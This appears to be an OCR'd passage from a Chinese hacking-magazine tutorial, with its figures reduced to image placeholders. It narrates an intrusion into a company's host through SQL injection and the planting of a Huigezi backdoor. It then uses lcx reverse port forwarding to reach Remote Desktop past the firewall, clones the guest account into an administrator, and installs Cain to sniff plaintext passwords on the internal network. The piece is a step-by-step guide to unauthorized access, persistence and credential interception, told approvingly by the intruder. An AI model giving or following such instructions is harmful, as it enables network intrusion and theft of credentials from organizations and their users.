


图2

nmap的各个参数意思这里就不再介绍了，一直看《黑手》的朋友们肯定都已经会熟练使用它了。接着我们来测试图2中的扫描结果，把那些开放了80端口，也就是web服务的主机IP复制到浏览器里进行访问，看看有没有挂接上网站。如果有，就看看能否以比较简单的脚本注入方式进行入侵，没有的话就只有选择另外的IP继续进行测试了……

最终，我找到了一台存在SQL Injection漏洞的主机，然后用工具不费吹灰之力就拿下了管理员权限，并种植了一个灰鸽子后门（这个SQL Injection漏洞的利用方法很多，很灵活，讲起来又是一大篇，大家可以参看以前的《黑手》，有很多关于此技术的介绍文章，这里不着题，故略过）。为了表述方便，把这台被我们完全控制的计算机，也就是目标主机，称之为B机，我们入侵者的本地计算机称之为A机。

三、渗透开始

根据B机上网站的内容判断，应该也是他们公司的，只不过与主页站点的内容不同罢了，而且它和主页站点处于同一网段。我们可以猜想：它的物理位置应该和主页服务器接近，而且处于同一个网关下。

接下来我们要开始通过主机B进行内网窃听，也就是常说的嗅探！换句通俗的话：偷听别的主机通讯的内容，如果数据包中有明文的密码和用户名之类的我们就可以截获到。

好，我们整理下接下来的思路：

1、由于嗅探最好是在终端中进行，所以我们需要连上B机的终端。由于网关处的防火墙屏蔽，我们还得尝试用端口转发程序把B机的3389端口转发到A机的某个端口上。

2、一切就绪后，就可以登录终端，在终端里安装、设置并开启嗅探程序，随后慢慢等待，过几天来收获我们嗅探得到的结果。

首先来解释下端口转发的原理，如图3，知道了原理后，后面的具体实施步骤就容易明白了哦。

在图3中：

①主机B可以对外任意访问，网关防火墙不屏蔽。

②来自外网的连接非允许端口的请求（如：A机中的主动连接请求）均被拦截。

四、端口转发

现在我们根据这些性质，设想一种程序能完成如下功能，该程序在B机和A机都要运行（当然，运行时参数不同）：

a、A机运行：该程序能监听两个端口，如80、3390端口，并能把从该80端口收到的数据发送到3390端口，而且从3390返回的数据能发送到80端，即数据可以逆向传输。

b、B机中运行：该程序能连接到A机指定端口，如80端口，并能把返回的数据转发给本机的指定端口，如3389端口，而且从3389返回的数据能发送到A机的80端口（如果你们晕了，就对着图3看），即数据可以逆向传输。




图3




图4





图5

简单地说，该程序就是一种数据中转程序，在B机上主动和A机建立一种数据可逆通道（因为是由B机主动发起的连接，所以网关的防火墙不拦截），然后B机把从通道中接收到的数据发送到本机的3389端口，模拟登录，然后把从3389收到的数据通过刚才的数据通道发送给A机，A机收到数据后，可以通过通道发送给B机数据，如此不断循环。


图6





图7


图8




图9

这种程序已经有大虾写出来了，叫lcx，我们小菜直接拿过来用就是了。好，明白了原理后我们正式行动：首先在A机（也就是我们自己了）运行lcx，如图4。

然后通过灰鸽子的屏幕和鼠标控制功能，在B机上运行lcx，如图5。

最后，在本机（就是A机啦！）的“开始”/“运行”里输入mstsc后，进行远程桌面连接，如图6。




图10

输入需要连接的计算机IP及端口，点击“连接”就能登录到B机的3389终端了，如图7。

接着利用灰鸽子的命令行功能，用账户克隆工具在B机上把guest账户克隆成管理员，如图8（先用灰鸽子把cloneadmin.exe上传到B机的C盘根目录下）。

最后在图7中的系统登录界面用guest用户名和图8中自己设置的nohack密码登录，结果如图9！哈哈，我们成功登录了！

搞了这么久，我们还没进入最为主要的内容，但是前面这些都是必不可少的铺垫，大家一定要认真领会其中的原理，尤其是端口转发的实现，这暴露了一些防火墙的弱点。

五、cain使用

现在我们可以很方便地在终端中操作B机了，就像在本地操作A机一样的方便哦！好，废话不多说了，我们先在B机上安装嗅探器，在这里推荐用cain 4.8。这个工具相当的好，是我们菜鸟必定收藏的宝物之一！看完后面的就知道我没有吹牛哦。

用灰鸽子把cain 4.8传到B机后，按照提示安装，最后一步可能会要求你安装Winpcap4.0，那就一定要安装，否则cain 4.8会不能正常工作。等全部安装好了后，就可以双击桌面上的cain 4.8快捷方式运行软件。运行后如图10所示。




图11

因为要监听这个网段中我们感兴趣的协议的数据包中的敏感内容，所以需要对cain进行精确配置，把监听到的无关数据过滤掉。

先点击“config”菜单，其它不多说了，请参看图11到图20，图中均有步骤说明。另外，由于实际情况的图中涉及朋友公司的众多隐私信息，为避免纠纷，我们在虚拟主机群中完成了接下来的步骤。虽然不是他们公司的真实环境，但其原理是一样的！

注意：图13中的第11步完成后有个小方框跳出，直接点击ok就行了。

图16中，网关的IP地址可以通过ipconfig命令确定，如图17所示。

然后，我们就可以暂时关闭终端（记住：千万不要注销B机登录的用户），过1个小时后再登录看看（哈哈，是不是很像猎人布陷阱捕猎啊？），如图20。




图12

